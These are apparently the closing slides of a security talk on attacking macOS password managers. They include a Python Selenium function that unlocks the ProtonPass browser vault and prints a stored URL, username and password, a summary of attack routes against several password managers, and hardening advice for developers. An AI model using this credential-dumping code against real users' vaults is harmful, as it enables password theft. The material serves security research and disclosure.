
COMING SOON

macOS app


Proton Pass

Pwning popular password managers: ProtonPass

- Do you remember what I told you about browser isolation security on macOS? 😂
- Let’s try with a simple Python script that use Selenium to instrument Firefox to unlock the ProtonPass’ vault and to retrieve a password from it
- (FYI: Selenium is an open source umbrella project for a range of tools and libraries aimed at supporting browser automation)



```
sh-3.2$ 
```



```python
def dump_credentials():
        global DRIVER
        try:
            ENTRIES_XPATH = "//div[contains(@class, 'pass-value-control--value')]"
            element_present = EC.presence_of_element_located((By.XPATH, ENTRIES_XPATH))
            WebDriverWait(DRIVER, 5).until(element_present)


            DRIVER.implicitly_wait(1)
            entries = DRIVER.find_elements("xpath",ENTRIES_XPATH)

            url_field = entries[2]
            url_content = url_field.text
            print(f"url: {url_content}")

            username_field = entries[0]
            username = username_field.text
            print(f"username: {username}")

            password_field = entries[1]
            password_field.click()
            password = get_clipboard_content()
            print(f"password: {password}")
```

Summing up


Summing up

- MacPass – hardened runtime exceptions, downloaded from the Internet
- Bitwarden – no hardened runtime at all, downloaded from the Mac App Store
- NordPass – typical Electron code injection techniques
- KeePassXC – attacked via a browser plugin
- ProtonPass – available only as a browser plugin, used Selenium to get the protected entries

Recommendations for macOS app developers

Recommendations for macOS app developers

- Enable hardened runtime
- Review hardened runtime exceptions
- Enable sandboxing (now TCC protects containers of sandboxed apps)
- Notarize your apps (not only installers :-))
- If you use Electron – disable problematic Electron fuses
- Pentest your apps!



https://courses.securing.pl/

-20% coupon code:

OBTS20

iOS Application Security Engineer

Course certified by Securing

About the course

Complete pentest know-how

Industry best practices

Thank you!

Wojciech Reguła

Head of Mobile Security at SecuRing

securing

@_r3ggi

wojciech-regula